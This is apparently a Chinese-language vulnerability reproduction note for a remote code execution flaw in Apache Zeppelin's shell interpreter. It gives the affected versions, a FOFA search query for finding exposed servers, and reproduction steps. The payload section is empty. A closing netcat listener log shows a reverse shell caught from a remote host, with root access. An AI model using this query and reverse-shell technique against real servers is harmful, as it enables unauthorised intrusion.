A29-1Apache-Zeppelin-RCE


漏洞描述：

Apache Zeppelin 中代码生成控制不当（“代码注入”）漏洞。攻击者可以使用 Shell解释器作为代码生成网关，系统org.apache.zeppelin.shell.ShellInterpreter类直接调用/sh来执行命令，没有进行过滤，导致RCE漏洞。

影响版本：

```
0.10.1 <= Apache Zeppelin < 0.11.1
```

网站图片：



网络测绘：


fofa语法：

FOFA：app="APACHE-Zeppelin"


漏洞复现：

payload：

效果图: 访问首页创建一个测试note



输入命令执行即可




```
[root@VM-16-8-centos ~]# nc -lvvp 6666
Listening on any address 6666 (ircu-2)
Connection from 155.207.201.36:56845
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@46047c6a6810:/# whoami
whoami
root
root@46047c6a6810:/# uname -a
uname -a
```